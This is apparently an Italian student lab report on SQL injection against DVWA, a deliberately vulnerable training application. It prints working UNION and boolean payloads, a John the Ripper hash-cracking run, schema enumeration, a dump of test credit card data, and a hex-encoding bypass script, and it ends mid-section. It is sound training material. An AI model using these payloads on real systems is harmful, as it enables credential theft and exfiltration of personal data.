

SECURE SENTINELS

SQL INJECTION & DATA EXFILTRATION



Modulo: Cybersecurity & Web Application Pentesting

Introduzione

Durante l'attività di **Security Assessment/Pentesting**, è stata identificata una vulnerabilità di tipo **SQL Injection (SQLi)** critica. Tale falla permette a un utente non autorizzato di interagire direttamente con il **database** dell'applicazione, superando i controlli di autenticazione e accedendo a dati sensibili. La **SQL Injection** è una delle vulnerabilità web più datate, ma tuttora tra le più pericolose e diffuse nel panorama della **cybersecurity**. Si verifica quando un'applicazione non gestisce correttamente i dati inseriti dall'utente, permettendo a un malintenzionato di "iniettare" frammenti di codice **SQL** all'interno delle **query** inviate al **database**. Il cuore della vulnerabilità risiede nella mancata separazione tra i dati e i comandi. Quando un software concatena direttamente **l'input** di un utente (come un nome utente o un ID prodotto) in una stringa di **query**, il **database** non è in grado di distinguere dove finisce il dato e dove inizia l'istruzione logica.

Obiettivo

Dimostrazione pratica di sfruttamento vulnerabilità SQL Injection per furto credenziali e accesso a database esterni, con bypass dei filtri di sicurezza.


1) Fase Preliminare: Verifica Vulnerabilità (Livello Low)

Obiettivo Verificare se il campo di input "User ID" dell'applicazione è vulnerabile a **SQL Injection** (SQLi) e comprendere come l'applicazione gestisce l'input dell'utente senza filtri di sicurezza.

Procedura Operativa In un contesto con livello di sicurezza impostato su "Low", abbiamo inserito nel campo di testo un **payload booleano** classico. L'obiettivo era alterare la logica della query SQL sottostante trasformandola in una condizione sempre vera (TRUE).

- **Payload iniettato: ' OR '1'='1**

Risultato Osservato Il database ha risposto positivamente all'iniezione. Invece di restituire un errore o nessun risultato, l'applicazione ha mostrato a schermo l'elenco completo di tutti gli utenti registrati nella tabella **users**.



The screenshot shows the DVWA interface with the 'SQL Injection' vulnerability selected. The 'User ID' input field contains the payload ' OR '1'='1. The results displayed are:

```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith
```

Below the results, there is a 'More info' section with links to security reviews and Wikipedia articles on SQL Injection.

Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

Analisi Tecnica Il successo dell'attacco conferma la totale mancanza di sanitizzazione dell'input (**input sanitization**). Il database ha interpretato il payload **' OR '1'='1** non come una semplice stringa di testo, ma come codice SQL legittimo.


2. Attacco Principale: Furto Credenziali "Pablo Picasso"

Obiettivo L'obiettivo di questa fase è scalare l'attacco precedente per recuperare informazioni sensibili, specificamente la password in chiaro dell'utente "Pablo Picasso" (**username: pablo**), al fine di comprometterne l'account.

2.1 Estrazione degli Hash

Procedura: Per ottenere le credenziali, abbiamo modificato il vettore di attacco SQL Injection utilizzando l'operatore **UNION**. Questo ci ha permesso di unire i risultati della query originale con i dati provenienti dalla tabella `users`, estraendo le colonne **user** e **password**.

Payload Iniettato: `' UNION SELECT user, password FROM users #`



DVWA

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

Risultato: L'applicazione ha restituito a schermo un elenco di utenti associati ai rispettivi hash delle password:

- *Utente individuato:* **pablo**
- *Hash esfiltrato:* **10d107d09f5bbe40cade3de5c71e9e9b7**

2.2 Cracking della Password

Poiché la password recuperata non era in chiaro ma cifrata tramite hashing, non era immediatamente utilizzabile per il login. Abbiamo quindi proceduto con un attacco offline sulla nostra macchina attaccante (Kali Linux). Per prima cosa, abbiamo copiato l'hash esfiltrato e lo abbiamo salvato all'interno di un file di testo denominato **passSQL**



Successivamente, abbiamo utilizzato lo strumento di password cracking *John the Ripper*. Eseguendo un attacco a dizionario contro il file salvato comando: **john --format=Raw-MD5 passSQL**

Il software ha confrontato l'hash con la wordlist di sistema. L'attacco ha avuto successo in pochi istanti: come mostra il terminale.

```
(kali@kali)-[~/John]
$ john --format=Raw-MD5 passSQL
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein (?)
1g 0:00:00:01 DONE 2/3 (2026-01-26 03:55) 0.8695g/s 333.9p/s 333.9c/s 333.9C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.


(kali@kali)-[~/John]
$
```

Il tool ha decifrato l'hash rivelando che la password in chiaro associata all'utente pablo è **letmein**.

2.3 Verifica Accesso

A conclusione della catena d'attacco, abbiamo verificato la validità delle informazioni ottenute. Tornando alla pagina di login dell'applicazione

DVWA, abbiamo inserito lo username **pablo** e la password appena crackata **letmein**.



A screenshot of the DVWA dashboard. The top section is light gray and contains the text: 'Username: pablo', 'Security Level: low', and 'PHPIDS: disabled'. Below this is a dark gray footer bar with the text 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

```
Username: pablo
Security Level: low
PHPIDS: disabled
```

Damn Vulnerable Web Application (DVWA) v1.0.7

L'operazione è andata a buon fine, garantendoci l'accesso completo come utente autenticato, come confermato dalla dashboard che mostra **"Username: pablo"**


3. Bonus: Lateral Movement & Database Esterni (Livello Low)

Obiettivo: Una volta compromesso il database dell'applicazione principale, abbiamo deciso di non fermarci, ma di tentare un "**movimento laterale**". L'obiettivo era sfruttare la stessa vulnerabilità per esplorare l'intero server e verificare la presenza di altri database

3.1 Enumerazione dei Database (Schema Discovery)

Per mappare l'ambiente, abbiamo interrogato la tabella di sistema **information_schema.schemata**, che contiene l'indice di tutti i database gestiti dal server MySQL.

Payload Iniettato: ' UNION SELECT 1 schema_name FROM information_schema.schemata#



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a navigation menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection" and displays the results of a UNION SELECT attack. The "User ID:" field contains the payload "information_schema.schemata#" and a "Submit" button. The output shows the following results:

```
ID: ' UNION SELECT 1, schema_name FROM information_schema.schemata#  
First name: 1  
Surname: information_schema  
  
ID: ' UNION SELECT 1, schema_name FROM information_schema.schemata#  
First name: 1  
Surname: dvwa  
  
ID: ' UNION SELECT 1, schema_name FROM information_schema.schemata#  
First name: 1  
Surname: metasploit  
  
ID: ' UNION SELECT 1, schema_name FROM information_schema.schemata#  
First name: 1  
Surname: mysql  
  
ID: ' UNION SELECT 1, schema_name FROM information_schema.schemata#  
First name: 1  
Surname: owasp10  
  
ID: ' UNION SELECT 1, schema_name FROM information_schema.schemata#  
First name: 1  
Surname: tikiwiki  
  
ID: ' UNION SELECT 1, schema_name FROM information_schema.schemata#  
First name: 1  
Surname: tikiwiki195
```

Identificato il target **owasp10**, abbiamo focalizzato l'attacco su di esso per comprenderne la struttura interna. Abbiamo interrogato **information_schema.tables** filtrando specificamente per questo schema, con l'obiettivo di elencare le tabelle che lo compongono.

Payload Iniettato: ' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'owasp10' #

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection" and features a "User ID:" input field with a "Submit" button. Below the input field, the output of the SQL injection is displayed in red text, showing the results of the query: "ID: ' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'owasp10'#" and "Surname: accounts". The output is repeated for several other tables, including "blogs_table", "captured_data", "credit_cards", "hitlog", and "pen_test_tools". At the bottom of the page, there are links to "More info" and "View Source" / "View Help".

Username: admin
Security Level: low
PHPIDS: disabled

L'output mostra chiaramente le tabelle scoperte, tra cui spicca immediatamente per criticità una tabella chiamata **credit_cards**.

3.3 Enumerazione delle Colonne

Individuata la tabella **credit_cards**, non potevamo ancora estrarne i dati poiché non conoscevamo i nomi dei campi al suo interno.

Per costruire una query di estrazione valida, è stato necessario interrogare la tabella di sistema **information_schema.columns**.

Payload Iniettato: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'credit_cards' #


The screenshot shows the DVWA interface with the same navigation sidebar. The main content area is titled "Vulnerability: SQL Injection" and features a "User ID:" input field with a "Submit" button. Below the input field, the output of the SQL injection is displayed in red text, showing the results of the query: "ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'credit_cards'#" and "Surname: ccid". The output is repeated for several other columns, including "ccnumber" and "ccv". At the bottom of the page, there are links to "More info" and "View Source" / "View Help".

Username: admin
Security Level: low
PHPIDS: disabled

Questa operazione ci ha permesso di identificare con precisione i nomi delle colonne contenenti i dati sensibili, ovvero **ccid**, **ccnumber**, **ccv**, **expiration**.

3.4 Data Dump (Esfiltrazione Carte di Credito)

Confermato che la tabella `credit_cards` conteneva dati sensibili, abbiamo sferrato l'attacco finale per esfiltrarne il contenuto in chiaro. Abbiamo costruito una query diretta verso quella specifica tabella esterna: **' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #**



The screenshot shows the DVWA interface with the 'SQL Injection' vulnerability selected. The 'User ID' field is empty, and the 'Submit' button is visible. The results of the attack are displayed in a box, showing five rows of data extracted from the `credit_cards` table. Each row includes the ID, the injected query, the first name, and the surname.

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #
First name: 4444111122223333
Surname: 745

ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #
First name: 7746536337776330
Surname: 722

ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #
First name: 8242325748474749
Surname: 461

ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #
First name: 7725653200487633
Surname: 230

ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #
First name: 1234567812345678
Surname: 627

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Il risultato, visibile nell'ultima schermata, è stato il recupero completo di **CCNUMBER** (visualizzati nel campo "First name") e dei relativi codici **CCV** (nel campo "Surname"), dimostrando come una falla in un'applicazione possa compromettere dati appartenenti a servizi completamente diversi ospitati sullo stesso server.

4. Livello Avanzato: Bypass Filtri (Livello Medium)

Obiettivo: Replicare gli attacchi precedenti in un ambiente più ostile.

A differenza del livello "**Low**", il livello "**Medium**" implementa difese attive effettuando l'escape dei caratteri speciali, rendendo inefficace l'uso dell'apice singolo (') che avevamo usato finora per manipolare le query.


Per superare queste limitazioni, abbiamo adottato un approccio combinato:

1. **Burp Suite:** Per intercettare le richieste **HTTP** e modificare il parametro **id** prima che raggiungesse il server, aggirando le restrizioni dell'interfaccia grafica.
2. **Hex Encoding:** Per neutralizzare il filtro sugli apici. Poiché non potevamo scrivere stringhe tra virgolette (es. '**admin**'), abbiamo convertito le stringhe in valori esadecimali (es. **0x6164...**), che SQL interpreta automaticamente come testo senza bisogno di apici.

4.1 Verifica Vulnerabilità via Burp

Il primo passo è stato confermare che, nonostante i filtri, il campo fosse ancora vulnerabile.

Abbiamo intercettato la richiesta di login e l'abbiamo inviata al modulo "**Repeater**" di Burp Suite. Qui abbiamo iniettato un test booleano modificando il parametro **id** nel corpo della richiesta.



La risposta del server, visibile nello screenshot, ha confermato che **l'iniezione SQL era ancora possibile** agendo direttamente sul protocollo HTTP.

4.2 Estrazione Utente Specifico (Bypass Hex)

L'obiettivo era estrarre nuovamente i dati dell'utente "pablo".

Un payload classico come **WHERE user = 'pablo'** sarebbe fallito a causa del blocco sugli apici.

Abbiamo quindi utilizzato uno script Python per convertire la stringa "pablo" nel suo corrispondente esadecimale (**0x7061626c6f**).

```
1 def text_to_sql_hex(input_string):
2     """
3     Convertire una stringa in formato esadecimale per SQL (MySQL/MariaDB).
4     Aggiunge il prefisso '0x' e rimuove gli spazi.
5     """
6
7     hex_val = input_string.encode('utf-8').hex() # Codifico la stringa in byte e poi in esadecimale
8
9     return f"0x{hex_val}" # Aggiungo il prefisso standard per i letterali hex in SQL
10
11 def main():
12     print("--- Generatore Hex per SQL Injection (DVWA/CTF) ---")
13     print("Utile per bypassare filtri come mysql_real_escape_string")
14     print("Scrivi 'esci' per chiudere.\n")
15
16     while True:
17         user_input = input("Inserisci la stringa (es. admin): ")
18
19         if user_input.lower() == 'esci':
20             break
21
22         sql_hex = text_to_sql_hex(user_input)
23
24         print(f"\nStringa originale: {user_input}")
25         print(f"Payload SQL:      {sql_hex}")
26         print("-" * 40)
27
28 if __name__ == "__main__":
29     main()
```

Il payload finale iniettato è stato: **UNION SELECT user, password FROM users WHERE user=0x7061626c6f #**


The screenshot displays the Burp Suite interface during a SQL injection attack on the DVWA application. The 'Request' tab shows the HTTP request with the injected payload: `GET /dwa/vulnerabilities/sql/?id=null UNION SELECT user, password FROM users WHERE user=0x7061626c6f#Submit=Submit HTTP/1.1`. The 'Response' tab shows the DVWA application's response, which includes the 'Vulnerability: SQL Injection' page. The 'User ID' field displays the extracted user information: `ID: null UNION SELECT user, password FROM users WHERE user=0x7061626c6f#Submit=Submit`. The 'Inspector' tab shows the request and response details, including the request body parameters and the response headers.

Come mostra l'immagine il database ha eseguito la query senza errori, restituendoci l'hash della password e dimostrando l'efficacia del bypass.

4.3 Scoperta Tabelle Esterne (Bypass Hex)

Abbiamo applicato la stessa logica per enumerare nuovamente le tabelle del database esterno **owasp10**.

Per evitare le virgolette, abbiamo convertito "owasp10" in **esadecimale** (0x6f776173703130).



